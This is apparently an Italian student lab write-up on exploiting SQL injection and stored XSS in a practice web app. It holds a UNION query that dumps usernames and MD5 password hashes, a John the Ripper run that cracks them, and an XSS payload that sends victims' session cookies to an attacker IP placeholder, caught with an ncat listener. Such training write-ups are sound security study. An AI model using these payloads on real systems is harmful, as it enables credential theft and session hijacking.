# **S6L5**SQL injection e XSS

Di Giulio Zanet

## Scopo dell'esercizio:


- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

## SQLi Blind

#### Tramite la query:

"%' and 0=0 union select null, concat(0x0a,user\_id,0x0a,first\_name,0x0a,last\_na me,0x0a,user,0x0a,password) from users #"

riesco ad ottenere id, nome, cognome, e di seguito username e password (criptata in hash) delle relative vittime.



Desktop **i** 

admin:5f4dcc3b5aa765d61d8327deb882cf99 gordonb:e99a18c428cb38d5f260853678922e03 1337:8d3533d75ae2c3966d7e0d4fcc69216b

password criptata in hash.

smithy:5f4dcc3b5aa765d61d8327deb882cf99 pablo:0d107d09f5bbe40cade3de5c71e9e9b7


kali@kali:~

Creo guindi un documento di testo dove inserisco il nome utente e la


utilizzando il tool john the ripper è possibile risalire alle password criptate, esso infatti testa ogni password all'interno della wordlist con l'algoritmo di hash e salva i risultati che corrispondono al documento creato da noi

```
—(kali⊕kali)-[~]
$\square\square\square\nordlist=\usr/\share\wordlists\rockyou.txt Desktop/Password.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123
                 (gordonb)
letmein
                 (pablo)
charley
                 (1337)
4g 0:00:00:00 DONE (2024-01-12 13:37) 57.14g/s 41142p/s 41142c/s 54857C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
  -(kali⊕kali)-[~]
```

## XSS STORED




Entrando nella sezione XSS Stored, notiamo che il limite di caratteri non permette di caricare script abbastanza lunghi, quindi modifico il limite massimo dall'inspector del browser



Dopo aver aumentato il numero di caratteri inseribili, inseriamo lo script e mettiamo in ascolto permanente la macchina Kali con ncat sulla porta 8888.

#### Lo script utilizzato è:

<script>var i=new Image;i.src="http://x.x.x.x:8888/?"+document.cookie;</script>
dove le x corrispondono all'indirizzo ip dell'attaccante



Una volta inviato il messaggio contenente lo script, ogni volta che un utente si connette alla pagina e il tool ncat è in ascolto, esso riceverà il cookie di sessione, l'indirizzo ip, il browser in uso e molte altre informazioni.

## Conclusioni

Entrambe le vulnerabilità si sono dimostrate molto pericolose se non risolte, con uno sforzo quasi minimo è possibile infatti reperire informazioni sensibili e utilizzarle in modo malevolo.